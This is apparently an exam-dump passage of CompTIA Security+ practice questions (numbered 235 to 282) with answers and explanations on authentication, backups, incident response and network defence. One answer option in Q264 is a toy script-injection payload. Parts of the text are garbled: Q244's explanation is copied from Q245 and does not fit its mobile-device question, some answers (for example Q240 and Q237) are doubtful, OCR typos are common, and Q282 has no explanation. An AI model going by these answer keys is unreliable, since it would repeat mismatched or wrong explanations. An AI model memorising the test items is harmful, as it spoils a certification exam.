Salting is a technique used to enhance the security of hashed passwords by adding a unique, random value (salt) to each password before hashing it. This prevents attackers from easily decrypting passwords using rainbow tables, which are precomputed tables for reversing cryptographic hash functions. Since each password has a unique salt, the same password will produce different hash values, making rainbow table attacks ineffective.
Reference =

CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptography and Hashing Techniques.

QUESTION 235
A company is currently utilizing usernames and passwords, and it wants to integrate an MFA method that is seamless, can Integrate easily into a user's workflow, and can utilize employee-owned devices. Which of the following will meet these requirements?

A. Push notifications
B. Phone call
C. Smart card
D. Offline backup codes

Answer: A

Explanation:
Push notifications offer a seamless and user-friendly method of multi-factor authentication (MFA) that can easily integrate into a user's workflow. This method leverages employee-owned devices, like smartphones, to approve authentication requests through a push notification. It's convenient, quick, and doesn't require the user to input additional codes, making it a preferred choice for seamless integration with existing workflows.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

QUESTION 236
A financial institution would like to store its customer data m the cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution Is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would best meet the requirement?

A. Asymmetric
B. Symmetric
C. Homomorphic
D. Ephemeral

Answer: C

Explanation:
Homomorphic encryption allows data to be encrypted and manipulated without needing to decrypt it first. This cryptographic technique would allow the financial institution to store customer data securely in the cloud while still permitting operations like searching andcalculations to be performed on the encrypted data. This ensures that the cloud service provider cannot decipher the sensitive data, meeting the institution's security requirements.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptographic Techniques.

QUESTION 237
The Chief Information Security Officer of an organization needs to ensure recovery from ransomware would likely occur within the organization's agreed-upon RPOs end RTOs. Which of the following backup scenarios would best ensure recovery?

A. Hourly differential backups stored on a local SAN array
B. Dally full backups stored on premises in magnetic offline media
C. Daly differential backups maintained by a third-party cloud provider
D. Weekly full backups with daily incremental stored on a NAS drive

Answer: D

Explanation:
A backup strategy that combines weekly full backups with daily incremental backups stored on a NAS (Network Attached Storage) drive is likely to meet an organization's Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs). This approach ensures that recent data is regularly backed up and that recovery can be done efficiently, without significant data loss or lengthy downtime.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
CompTIA Security+ SY0-601 Study Guide: Chapter on Disaster Recovery and Backup Strategies.

QUESTION 238
Which of the following best describe why a process would require a two-person integrity security control?

A. To Increase the chance that the activity will be completed in half of the time the process would take only one user to complete
B. To permit two users from another department to observe the activity that is being performed by an authorized user
C. To reduce the risk that the procedures are performed incorrectly or by an unauthorized user
D. To allow one person to perform the activity while being recorded on the CCTV camera

Answer: C

Explanation:
A two-person integrity security control is implemented to minimize the risk of errors or unauthorized actions. This control ensures that at least two individuals are involved in critical operations, which helps to verify the accuracy of the process and prevents unauthorized users from acting alone. It's a security measure commonly used in sensitive operations, like financial transactions or access to critical systems, to ensure accountability and accuracy.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
CompTIA Security+ SY0-601 Study Guide: Chapter on Security Operations and Management.

QUESTION 239
A company recently decided to allow employees to work remotely. The company wants to protect us data without using a VPN. Which of the following technologies should the company Implement?

A. Secure web gateway
B. Virtual private cloud end point
C. Deep packet Inspection
D. Next-gene ration firewall

Answer: A

Explanation:
A Secure Web Gateway (SWG) protects users by filtering unwanted software/malware from user-initiated web

traffic and enforcing corporate and regulatory policy compliance. This technology allows the company to secure remote users' data and web traffic without relying on a VPN, making it ideal for organizations supporting remote work.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of network security and remote access technologies.

QUESTION 240
In a rush to meet an end-of-year business goal, the IT department was told to implement a new business application. The security engineer reviews the attributes of the application and decides the time needed to perform due diligence is insufficient from a cybersecurity perspective. Which of the following best describes the security engineer's response?

A. Risk tolerance
B. Risk acceptance
C. Risk importance
D. Risk appetite

Answer: D

Explanation:
Risk appetite refers to the level of risk that an organization is willing to accept in order to achieve its objectives. In this scenario, the security engineer is concerned that the timeframe for implementing a new application does not allow for sufficient cybersecurity due diligence. This reflects a situation where the organization's risk appetite might be too high if it proceeds without the necessary security checks.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of risk management and understanding organizational risk appetite.

QUESTION 241
An organization has too many variations of a single operating system and needs to standardize the arrangement prior to pushing the system image to users. Which of the following should the organization implement first?

A. Standard naming convention
B. Mashing
C. Network diagrams
D. Baseline configuration

Answer: D

Explanation:
Baseline configuration is the process of standardizing the configuration settings for a system or network. In this scenario, the organization needs to standardize the operating system configurations before deploying them across the network. Establishing a baseline configuration ensures that all systems adhere to the organization's security policies and operational requirements.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of system hardening and configuration management.

QUESTION 242
A growing company would like to enhance the ability of its security operations center to detect threats but reduce the amount of manual work required tor the security analysts. Which of the following would best enable the reduction in manual work?

A. SOAR
B. SIEM
C. MDM
D. DLP

Answer: A

Explanation:
Security Orchestration, Automation, and Response (SOAR) systems help organizations automate repetitive security tasks, reduce manual intervention, and improve the efficiency of security operations. By integrating with various security tools, SOAR can automatically respond to incidents, helping to enhance threat detection while reducing the manual workload on security analysts.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of security operations and automation technologies.

QUESTION 243
A systems administrator is redesigning now devices will perform network authentication. The following requirements need to be met:
* An existing Internal certificate must be used.
* Wired and wireless networks must be supported
* Any unapproved device should be Isolated in a quarantine subnet
* Approved devices should be updated before accessing resources
Which of the following would best meet the requirements?

A. 802.IX
B. EAP
C. RADIUS
D. WPA2

Answer: A

Explanation:
802.1X is a network access control protocol that provides an authentication mechanism to devices trying to connect to a LAN or WLAN. It supports the use of certificates for authentication, can quarantine unapproved devices, and ensures that only approved and updated devices can access network resources. This protocol best meets the requirements of securing both wired and wireless networks with internal certificates.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of network security and authentication protocols.

QUESTION 244
A company implemented an MDM policy 10 mitigate risks after repealed instances of employees losing company-provided mobile phones. In several cases. The lost phones were used maliciously to perform social engineering attacks against other employees. Which of the following MDM features should be configured to best address this issue? (Select two).

A. Screen locks
B. Remote wipe
C. Full device encryption
D. Push notifications
E. Application management
F. Geolocation

Answer: A, B

Explanation:
Integrating each SaaS solution with an Identity Provider (IdP) is the most effective way to address the security issue. This approach allows for Single Sign-On (SSO) capabilities, where users can access multiple SaaS applications with a single set of credentials while maintaining strong password policies across all services. It simplifies the user experience and ensures consistent security enforcement across different SaaS platforms.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

QUESTION 245
A security analyst needs to propose a remediation plan 'or each item in a risk register. The item with the highest priority requires employees to have separate logins for SaaS solutions and different password complexity requirements for each solution. Which of the following implementation plans will most likely resolve this security issue?

A. Creating a unified password complexity standard
B. Integrating each SaaS solution with the Identity provider
C. Securing access to each SaaS by using a single wildcard certificate
D. Configuring geofencing on each SaaS solution

Answer: B

Explanation:
Integrating each SaaS solution with an Identity Provider (IdP) is the most effective way to address the security issue. This approach allows for Single Sign-On (SSO) capabilities, where users can access multiple SaaS applications with a single set of credentials while maintaining strong password policies across all services. It simplifies the user experience and ensures consistent security enforcement across different SaaS platforms.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 05 Security Program Management and Oversight.
CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

QUESTION 246
A security analyst finds a rogue device during a monthly audit of current endpoint assets that are connected to the network. The corporate network utilizes 002.1X for access control. To be allowed on the network, a device must have a Known hardware address, and a valid user name and password must be entered in a captive portal. The following is the audit report:

IP address	MAC	Host	Account
10.18.04.42	BE-AC-11-F1-E4-44	PC-NY	user1
10.18.04.30	EB-AC-11-82-42-F3	PC-CA	user3
10.18.04.59	28-BB-5A-11-52-29	PC-PA	user2
10.18.04.50	28-BB-5A-F0-E9-D1	PC-TX	user4
10.18.04.22	EB-AC-11-82-42-F3	WIN10	user3
10.18.04.26	BB-28-11-21-A2-73	PC-NJ	admin

Which of the following is the most likely way a rogue device was allowed to connect?

A. A user performed a MAC cloning attack with a personal device.
B. A DMCP failure caused an incorrect IP address to be distributed
C. An administrator bypassed the security controls for testing.
D. DNS hijacking let an attacker intercept the captive portal traffic.

Answer: A

Explanation:
The most likely way a rogue device was able to connect to the network is through a MAC cloning attack. In this attack, a personal device copies the MAC address of an authorized device, bypassing the 802.1X access control that relies on known hardware addresses for network access. The matching MAC addresses in the audit report suggest that this technique was used to gain unauthorized network access.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Network Security and MAC Address Spoofing.

QUESTION 247
Which of the following is the first step to take when creating an anomaly detection process?

A. Selecting events
B. Building a baseline
C. Selecting logging options
D. Creating an event log

Answer: B

Explanation:
The first step in creating an anomaly detection process is building a baseline of normal behavior within the system. This baseline serves as a reference point to identify deviations or anomalies that could indicate a security incident. By understanding what normal activity looks like, security teams can more effectively detect and respond to suspicious behavior.
Reference =
CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
CompTIA Security+ SY0-601 Study Guide: Chapter on Monitoring and Baselines.

QUESTION 248
Which of the following is the final step of the modem response process?

A. Lessons learned
B. Eradication
C. Containment
D. Recovery

Answer: A

Explanation:
The final step in the incident response process is 'Lessons learned.' This step involves reviewing and analyzing the incident to understand what happened, how it was handled, and what could be improved. The goal is to improve future response efforts and prevent similar incidents from occurring. It's essential for refining the incident response plan and enhancing overall security posture.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of incident response and recovery.

QUESTION 249
While investigating a recent security breach an analyst finds that an attacker gained access by SOL infection through a company website. Which of the following should the analyst recommend to the website developers

to prevent this from reoccurring?

A. Secure cookies
B. Input sanitization
C. Code signing
D. Blocklist

Answer: B

Explanation:
Input sanitization is a critical security measure to prevent SQL injection attacks, which occur when an attacker exploits vulnerabilities in a website's input fields to execute malicious SQL code. By properly sanitizing and validating all user inputs, developers can prevent malicious code from being executed, thereby securing the website against such attacks.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of web application security and common vulnerability mitigation strategies.

QUESTION 250
Which of the following environments utilizes a subset of customer data and is most likely to be used to assess the impacts of major system upgrades and demonstrate system features?

A. Development
B. Test
C. Production
D. Staging

Answer: D

Explanation:
A staging environment is a controlled setting that closely mirrors the production environment but uses a subset of customer data. It is used to test major system upgrades, assess their impact, and demonstrate new features before they are rolled out to the live production environment. This ensures that any issues can be identified and addressed in a safe environment before affecting end-users.
Reference = CompTIA Security+ SY0-701 study materials, particularly in the domain of secure system development and testing environments.

QUESTION 251
An organization recently started hosting a new service that customers access through a web portal. A security engineer needs to add to the existing security devices a new solution to protect this new service. Which of the following is the engineer most likely to deploy?

A. Layer 4 firewall
B. NGFW
C. WAF
D. UTM

Answer: C

Explanation:
The security engineer is likely to deploy a Web Application Firewall (WAF) to protect the new web portal service. A WAF specifically protects web applications by filtering, monitoring, and blocking HTTP requests based on a set of rules. This is crucial for preventing common attacks such as SQL injection, cross-site scripting (XSS),

and other web-based attacks that could compromise the web service.
Layer 4 firewall operates primarily at the transport layer, focusing on IP address and port filtering, making it unsuitable for web application-specific threats.
NGFW (Next-Generation Firewall) provides more advanced filtering than traditional firewalls, including layer 7 inspection, but the WAF is tailored specifically for web traffic.
UTM (Unified Threat Management) offers a suite of security tools in one package (like antivirus, firewall, and content filtering), but for web application-specific protection, a WAF is the best fit.

QUESTION 252
An IT manager is putting together a documented plan describing how the organization will keep operating in the event of a global incident. Which of the following plans is the IT manager creating?

A. Business continuity
B. Physical security
C. Change management
D. Disaster recovery

Answer: A

Explanation:
The IT manager is creating a Business Continuity Plan (BCP). A BCP describes how an organization will continue to operate during and after a disaster or global incident. It ensures that critical business functions remain operational despite adverse conditions, with a focus on minimizing downtime and maintaining essential services.
Physical security relates to protecting physical assets.
Change management ensures changes in IT systems are introduced smoothly, without disrupting operations.
Disaster recovery is a subset of business continuity but focuses specifically on recovering from IT-related incidents.

QUESTION 253
Which of the following topics would most likely be included within an organization's SDLC?

A. Service-level agreements
B. Information security policy
C. Penetration testing methodology
D. Branch protection requirements

Answer: B

Explanation:
Within an organization's Software Development Life Cycle (SDLC), an Information Security Policy is a vital component. It outlines the rules and procedures for ensuring that the organization's IT assets and data are protected throughout the development process. Ensuring secure coding practices, access controls, and regular security testing is fundamental in preventing vulnerabilities in applications.
Other options like service-level agreements and branch protection requirements are less likely to be integral to SDLC processes. Penetration testing methodology, while useful, is generally considered outside the scope of the SDLC.

QUESTION 254
Which of the following describes the understanding between a company and a client about what will be provided and the accepted time needed to provide the company with the resources?

A. SLA
B. MOU
C. MOA
D. BPA

Answer: A

Explanation:
A Service Level Agreement (SLA) is a formal document between a service provider and a client that defines the expected level of service, including what resources will be provided and the agreed-upon time frames. It typically includes metrics to evaluate performance, uptime guarantees, and response times.
MOU (Memorandum of Understanding) and MOA (Memorandum of Agreement) are less formal and may not specify the exact level of service.
BPA (Business Partners Agreement) focuses more on the long-term relationship between partners.

QUESTION 255
Which of the following describes an executive team that is meeting in a board room and testing the company's incident response plan?

A. Continuity of operations
B. Capacity planning
C. Tabletop exercise
D. Parallel processing

Answer: C

Explanation:
A tabletop exercise involves the executive team or key stakeholders discussing and testing the company's incident response plan in a simulated environment. These exercises are low-stress, discussion-based, and help to validate the plan's effectiveness by walking through different scenarios without disrupting actual operations. It is an essential part of testing business continuity and incident response strategies.
Continuity of operations refers to the ability of an organization to continue functioning during and after a disaster but doesn't specifically involve simulations like tabletop exercises.
Capacity planning is related to ensuring the infrastructure can handle growth, not incident response testing.
Parallel processing refers to running multiple processes simultaneously, which is unrelated to testing an incident response plan.

QUESTION 256
Which of the following methods would most likely be used to identify legacy systems?

A. Bug bounty program
B. Vulnerability scan
C. Package monitoring
D. Dynamic analysis

Answer: B

Explanation:
A vulnerability scan is the most likely method to identify legacy systems. These scans assess an organization's network and systems for known vulnerabilities, including outdated or unsupportedsoftware (i.e., legacy systems) that may pose a security risk. The scan results can highlight systems that are no longer receiving updates, helping IT teams address these risks.

Bug bounty programs are used to incentivize external researchers to find security flaws, but they are less effective at identifying legacy systems.
Package monitoring tracks installed software packages for updates or issues but is not as comprehensive for identifying legacy systems.
Dynamic analysis is typically used for testing applications during runtime to find vulnerabilities, but not for identifying legacy systems.

QUESTION 257
Which of the following considerations is the most important for an organization to evaluate as it establishes and maintains a data privacy program?

A. Reporting structure for the data privacy officer
B. Request process for data subject access
C. Role as controller or processor
D. Physical location of the company

Answer: C

Explanation:
The most important consideration when establishing a data privacy program is defining the organization's role as a controller or processor. These roles, as outlined in privacy regulations such as the General Data Protection Regulation (GDPR), determine the responsibilities regarding the handling of personal data. A controller is responsible for determining the purpose and means of data processing, while a processor acts on behalf of the controller. This distinction is crucial for compliance with data privacy laws.
Reporting structure for the data privacy officer is important, but it is a secondary consideration compared to legal roles.
Request process for data subject access is essential for compliance but still depends on the organization's role as controller or processor.
Physical location of the company can affect jurisdiction, but the role as controller or processor has a broader and more immediate impact.

QUESTION 258
A company is rolling out mandatory security awareness training for all employees following a successful phishing attack that compromised multiple accounts. The chief information security officer (CISO) wants to measure the effectiveness of the awareness program and demonstrate its impact on reducing security incidents. Which of the following metrics would best indicate the program's effectiveness?

A. The percentage of employees who completed the training within the scheduled timeframe
B. The number of phishing emails reported by users and the rate of successful phishing attacks before and after training
C. The cost per employee of delivering the training program divided by total training budget
D. Employee satisfaction scores from post-training surveys and feedback questionnaires

Answer: B

Explanation:
The correct answer is the number of phishing emails reported by users and the rate of successful phishing attacks before and after training. This metric directly measures behavioral change and business impact.the actual goal of security awareness training. A reduction in successful phishing attacks and an increase in user reporting of phishing attempts indicate that employees have internalized the training and are applying it to their daily work. Completion percentage only indicates compliance, not effectiveness. Cost analysis measures efficiency but not impact. Employee satisfaction measures engagement but not actual

security outcomes. The best measure of awareness program effectiveness is a demonstrated reduction in security incidents resulting from user error or poor security judgment.

QUESTION 259
Client files can only be accessed by employees who need to know the information and have specified roles in the company. Which of the following best describes this security concept?

A. Availability
B. Confidentiality
C. Integrity
D. Non-repudiation

Answer: B

Explanation:
The scenario described, where client files are only accessible to employees who 'need to know' the information, reflects the concept of confidentiality. Confidentiality ensures that sensitive information is only accessible to those who are authorized to view it, preventing unauthorized access.
Availability ensures that data is accessible when needed but doesn't focus on restricting access.
Integrity ensures that data remains accurate and unaltered but doesn't pertain to access control.
Non-repudiation ensures that actions cannot be denied after they are performed, but this concept is unrelated to access control.

QUESTION 260
A user would like to install software and features that are not available with a smartphone's default software. Which of the following would allow the user to install unauthorized software and enable new features?

A. SOU
B. Cross-site scripting
C. Jailbreaking
D. Side loading

Answer: C

Explanation:
Jailbreaking is the process of removing restrictions imposed by the manufacturer on a smartphone, allowing the user to install unauthorized software and features not available through official app stores. This action typically voids the warranty and can introduce security risks by bypassing built-in protections.
SOU (Statement of Understanding) is not related to modifying devices.
Cross-site scripting is a web-based attack technique, unrelated to smartphone software.
Side loading refers to installing apps from unofficial sources but without necessarily removing built-in restrictions like jailbreaking does.

QUESTION 261
A recent penetration test identified that an attacker could flood the MAC address table of network switches. Which of the following would best mitigate this type of attack?

A. Load balancer
B. Port security
C. IPS
D. NGFW

Answer: B

Explanation:
Port security is the best mitigation technique for preventing an attacker from flooding the MAC address table of network switches. Port security can limit the number of MAC addresses learned on a port, preventing an attacker from overwhelming the switch's MAC table (a form of MAC flooding attack). When the allowed number of MAC addresses is exceeded, port security can block additional devices or trigger alerts.
Load balancer distributes network traffic but does not address MAC flooding attacks.
IPS (Intrusion Prevention System) detects and prevents attacks but isn't specifically designed for MAC flooding mitigation.
NGFW (Next-Generation Firewall) offers advanced traffic inspection but is not directly involved in MAC table security.

QUESTION 262
An administrator at a small business notices an increase in support calls from employees who receive a blocked page message after trying to navigate to a spoofed website. Which of the following should the administrator do?

A. Deploy multifactor authentication.
B. Decrease the level of the web filter settings
C. Implement security awareness training.
D. Update the acceptable use policy

Answer: C

Explanation:
In this scenario, employees are attempting to navigate to spoofed websites, which is being blocked by the web filter. To address this issue, the administrator should implement security awareness training. Training helps employees recognize phishing and other social engineering attacks, reducing the likelihood that they will attempt to access malicious websites in the future.
Deploying multifactor authentication (MFA) would strengthen authentication but does not directly address user behavior related to phishing websites.
Decreasing the level of the web filter would expose the organization to more threats.
Updating the acceptable use policy may clarify guidelines but is not as effective as hands-on training for improving user behavior.

QUESTION 263
Which of the following control types is AUP an example of?

A. Physical
B. Managerial
C. Technical
D. Operational

Answer: B

Explanation:
An Acceptable Use Policy (AUP) is an example of a managerial control. Managerial controls are policies and procedures that govern an organization's operations, ensuring security through directives and rules. The AUP defines acceptable behavior and usage of company resources, setting guidelines for employees.
Physical controls refer to security measures like locks, fences, or security guards.

Technical controls involve security mechanisms such as firewalls or encryption.
Operational controls are procedures for maintaining security, such as backup and recovery plans.

QUESTION 264
Which of the following examples would be best mitigated by input sanitization?

A. <script>alert ('Warning!') ,-</script>
B. nmap - 10.11.1.130
C. Email message: 'Click this link to get your free gift card.'
D. Browser message: 'Your connection is not private.'

Answer: A

Explanation:
This example of a script injection attack would be best mitigated by input sanitization. Input sanitization involves cleaning or filtering user inputs to ensure that they do not contain harmful data, such as malicious scripts. This prevents attackers from executing script-based attacks (e.g., Cross-Site Scripting or XSS).
Nmap command is unrelated to input sanitization, as it is a network scanning tool.
Email phishing attempts require different mitigations, such as user training.
Browser warnings about insecure connections involve encryption protocols, not input validation

---

QUESTION 265
A security engineer is installing an IPS to block signature-based attacks in the environment. Which of the following modes will best accomplish this task?

A. Monitor
B. Sensor
C. Audit
D. Active

Answer: D

Explanation:
To block signature-based attacks, the Intrusion Prevention System (IPS) must be in active mode. In this mode, the IPS can actively monitor and block malicious traffic in real time based on predefined signatures. This is the best mode to prevent known attack types from reaching the internal network.
Monitor mode and sensor mode are typically passive, meaning they only observe and log traffic without actively blocking it.
Audit mode is used for review purposes and does not actively block traffic.

QUESTION 266
An organization wants to limit potential impact to its log-in database in the event of a breach. Which of the following options is the security team most likely to recommend?

A. Tokenization
B. Hashing
C. Obfuscation
D. Segmentation

Answer: B

Explanation:

To limit the potential impact on the log-in database in case of a breach, the security team would most likely recommend hashing. Hashing converts passwords into fixed-length strings of characters, which cannot be easily reversed to reveal the original passwords. Even if the database is breached, attackers cannot easily retrieve the actual passwords if they are properly hashed (especially with techniques like salting).
Tokenization is used to replace sensitive data with a token, but it is more common for protecting credit card data than passwords.
Obfuscation is the process of making data harder to interpret but is weaker than hashing for password protection.
Segmentation helps isolate data but doesn't directly protect the contents of the login database.

QUESTION 267
A visitor plugs a laptop into a network jack in the lobby and is able to connect to the company's network. Which of the following should be configured on the existing network infrastructure to best prevent this activity?

A. Port security
B. Web application firewall
C. Transport layer security
D. Virtual private network

Answer: A

Explanation:
Port security is the best solution to prevent unauthorized devices, like a visitor's laptop, from connecting to the company's network. Port security can limit the number of devices that can connect to a network switch port and block unauthorized MAC addresses, effectively stopping unauthorized access attempts.
Web application firewall (WAF) protects against web-based attacks, not unauthorized network access.
Transport Layer Security (TLS) ensures encrypted communication but does not manage physical network access.
Virtual Private Network (VPN) secures remote connections but does not control access through physical network ports.

QUESTION 268
During a penetration test, a vendor attempts to enter an unauthorized area using an access badge Which of the following types of tests does this represent?

A. Defensive
B. Passive
C. Offensive
D. Physical

Answer: D

Explanation:
Attempting to enter an unauthorized area using an access badge during a penetration test is an example of a physical test. This type of test evaluates the effectiveness of physical security controls, such as access badges, security guards, and locks, in preventing unauthorized access to restricted areas.
Defensive and offensive testing typically refer to digital or network-based penetration testing strategies.
Passive testing involves observing or monitoring but not interacting with the environment.

QUESTION 269
An organization experiences a cybersecurity incident involving a command-and-control server. Which of the

following logs should be analyzed to identify the impacted host? (Select two).

A. Application
B. Authentication
C. DHCP
D. Network
E. Firewall
F. Database

Answer: C, E

Explanation:
To identify the impacted host in a command-and-control (C2) server incident, the following logs should be analyzed:
DHCP logs: These logs record IP address assignments. By reviewing DHCP logs, an organization can determine which host was assigned a specific IP address during the time of the attack.
Firewall logs: Firewall logs will show traffic patterns, including connections to external C2 servers. Analyzing these logs helps to identify the IP address and port numbers of the communicating host.
Application, Authentication, and Database logs are less relevant in this context because they focus on internal processes and authentication events rather than network traffic involved in a C2 attack.

QUESTION 270
Which of the following should a security operations center use to improve its incident response procedure?

A. Playbooks
B. Frameworks
C. Baselines
D. Benchmarks

Answer: A

Explanation:
A playbook is a documented set of procedures that outlines the step-by-step response to specific types of cybersecurity incidents. Security Operations Centers (SOCs) use playbooks to improve consistency, efficiency, and accuracy during incident response. Playbooks help ensure that thecorrect procedures are followed based on the type of incident, ensuring swift and effective remediation.
Frameworks provide general guidelines for implementing security but are not specific enough for incident response procedures.
Baselines represent normal system behavior and are used for anomaly detection, not incident response guidance.
Benchmarks are performance standards and are not directly related to incident response.

QUESTION 271
An administrator has identified and fingerprinted specific files that will generate an alert if an attempt is made to email these files outside of the organization. Which of the following best describes the tool the administrator is using?

A. DLP
B. SNMP traps
C. SCAP
D. IPS

Answer: A

Explanation:
The administrator is using a Data Loss Prevention (DLP) tool, which is designed to identify, monitor, and protect sensitive data. By fingerprinting specific files, DLP ensures that these files cannot be emailed or sent outside the organization without triggering an alert or blocking the action. This is a key feature of DLP systems, which prevent data exfiltration and ensure data security compliance.
SNMP traps are used for network management and monitoring, not data protection.
SCAP (Security Content Automation Protocol) is a set of standards for automating vulnerability management and policy compliance, unrelated to file monitoring.
IPS (Intrusion Prevention System) blocks network-based attacks but does not handle file fingerprinting.

QUESTION 272
A security analyst is investigating a workstation that is suspected of outbound communication to a command-and-control server. During the investigation, the analyst discovered that logs on the endpoint were deleted. Which of the following logs would the analyst most likely look at next?

A. IPS
B. Firewall
C. ACL
D. Windows security

Answer: B

Explanation:
Since the logs on the endpoint were deleted, the next best option for the analyst is to examine firewall logs. Firewall logs can reveal external communication, including outbound traffic to a command-and-control (C2) server. These logs would contain information about the IP addresses, ports, and protocols used, which can help in identifying suspicious connections.
IPS logs may provide information about network intrusions, but firewall logs are better for tracking communication patterns.
ACL logs (Access Control List) are useful for tracking access permissions but not for identifying C2 communication.
Windows security logs would have been ideal if they had not been deleted

---

QUESTION 273
A security team is setting up a new environment for hosting the organization's on-premises software application as a cloud-based service. Which of the following should the team ensure is in place in order for the organization to follow security best practices?

A. Visualization and isolation of resources
B. Network segmentation
C. Data encryption
D. Strong authentication policies

Answer: A

Explanation:
When hosting an on-premises software application in a cloud-based service, ensuring visualization and isolation of resources is crucial for maintaining security best practices. This involves using virtualization techniques to create isolated environments (e.g., virtual machines or containers) for different applications and services, reducing the risk of cross-tenant attacks or resource leakage.

Network segmentation is important but pertains more to securing network traffic rather than isolating computing resources.
Data encryption is also essential but doesn't specifically address resource isolation in a cloud environment.
Strong authentication policies are critical for access control but do not address the need for isolating resources within the cloud environment.

QUESTION 274
Which of the following phases of an incident response involves generating reports?

A. Recovery
B. Preparation
C. Lessons learned
D. Containment

Answer: C

Explanation:
The lessons learned phase of an incident response process involves reviewing the incident and generating reports. This phase helps identify what went well, what needs improvement, and what changes should be made to prevent future incidents. Documentation and reporting are essential parts of this phase to ensure that the findings are recorded and used for future planning.
Recovery focuses on restoring services and normal operations.
Preparation involves creating plans and policies for potential incidents, not reporting.
Containment deals with isolating and mitigating the effects of the incident, not generating reports.

QUESTION 275
A business needs a recovery site but does not require immediate failover. The business also wants to reduce the workload required to recover from an outage. Which of the following recovery sites is the best option?

A. Hot
B. Cold
C. Warm
D. Geographically dispersed

Answer: C

Explanation:
A warm site is the best option for a business that does not require immediate failover but wants to reduce the workload required for recovery. A warm site has some pre-installed equipment and data, allowing for quicker recovery than a cold site, but it still requires some setup before becoming fully operational.
Hot sites provide immediate failover but are more expensive and require constant maintenance.
Cold sites require significant time and effort to get up and running after an outage.
Geographically dispersed sites refer to a specific location strategy rather than the readiness of the recovery site.

QUESTION 276
Which of the following best describes the practice of researching laws and regulations related to information security operations within a specific industry?

A. Compliance reporting
B. GDPR
C. Due diligence

D. Attestation

Answer: C

Explanation:
Due diligence refers to the process of researching and understanding the laws, regulations, and best practices that govern information security within a specific industry. Organizations are required to conduct due diligence to ensure compliance with legal and regulatory requirements, which helps mitigate risks and avoid penalties.
Compliance reporting involves generating reports to demonstrate adherence to legal or regulatory standards.
GDPR is a specific regulation governing data privacy in the EU, not a general practice of researching laws.
Attestation is a formal declaration that an organization is compliant with a set of standards but is not the act of researching the laws.

QUESTION 277
A security analyst developed a script to automate a trivial and repeatable task. Which of the following best describes the benefits of ensuring other team members understand how the script works?

A. To reduce implementation cost
B. To identify complexity
C. To remediate technical debt
D. To prevent a single point of failure

Answer: D

Explanation:
Ensuring that other team members understand how a script works is essential to prevent a single point of failure. If only one person knows how the script operates, the organization risks being unable to maintain or troubleshoot it if that person is unavailable. Sharing knowledge ensures continuity and reduces dependence on one individual.
Reducing implementation cost and remediating technical debt are secondary considerations in this context.
Identifying complexity is important, but the main benefit is to avoid a single point of failure.

QUESTION 278
A bank set up a new server that contains customers' Pll. Which of the following should the bank use to make sure the sensitive data is not modified?

A. Full disk encryption
B. Network access control
C. File integrity monitoring
D. User behavior analytics

Answer: C

Explanation:
To ensure that sensitive data, such as Personally Identifiable Information (PII), is not modified, the bank should implement file integrity monitoring (FIM). FIM tracks changes to files and provides alerts if unauthorized modifications are detected, ensuring data integrity.
Full disk encryption protects data at rest but does not prevent or monitor modifications.
Network access control (NAC) manages access to the network but doesn't monitor file changes.
User behavior analytics (UBA) detects suspicious user activities but is not focused on file integrity.

QUESTION 279
A legacy device is being decommissioned and is no longer receiving updates or patches. Which of the following describes this scenario?

A. End of business
B. End of testing
C. End of support
D. End of life

Answer: D

Explanation:
When a legacy device is no longer receiving updates or patches, it is considered to be at the end of life (EOL). This means the manufacturer has ceased support for the device, and it will no longer receive updates, security patches, or technical assistance. EOL devices pose security risks and are often decommissioned or replaced.
End of support may seem similar but typically refers to the cessation of technical support, whereas EOL means the device is fully retired.
End of business and End of testing do not apply in this context.

QUESTION 280
Employees located off-site must have access to company resources in order to complete their assigned tasks These employees utilize a solution that allows remote access without interception concerns. Which of the following best describes this solution?

A. Proxy server
B. NGFW
C. VPN
D. Security zone

Answer: C

Explanation:
A Virtual Private Network (VPN) is the best solution to allow remote employees secure access to company resources without interception concerns. A VPN establishes an encrypted tunnel over the internet, ensuring that data transferred between remote employees and the company is secure from eavesdropping.
Proxy server helps with web content filtering and anonymization but does not provide encrypted access.
NGFW (Next-Generation Firewall) enhances security but is not the primary tool for enabling remote access.
Security zone is a network segmentation technique but does not provide remote access capabilities.

QUESTION 281
Which of the following alert types is the most likely to be ignored over time?

A. True positive
B. True negative
C. False positive
D. False negative

Answer: C

Explanation:
A false positive is an alert that incorrectly identifies benign activity as malicious. Over time, if an alerting system generates too many false positives, security teams are likely to ignore these alerts, resulting in 'alert

fatigue.' This increases the risk of missing genuine threats.
True positives and true negatives are accurate and should be acted upon.
False negatives are more dangerous because they fail to identify real threats, but they are not 'ignored' since they do not trigger alerts.

QUESTION 282
The Chief Information Security Officer (CISO) at a large company would like to gain an understanding of how the company's security policies compare to the requirements imposed by external regulators. Which of the following should the CISO use?

A. Penetration test
B. Internal audit
C. Attestation
D. External examination

Answer: D

Explanation:
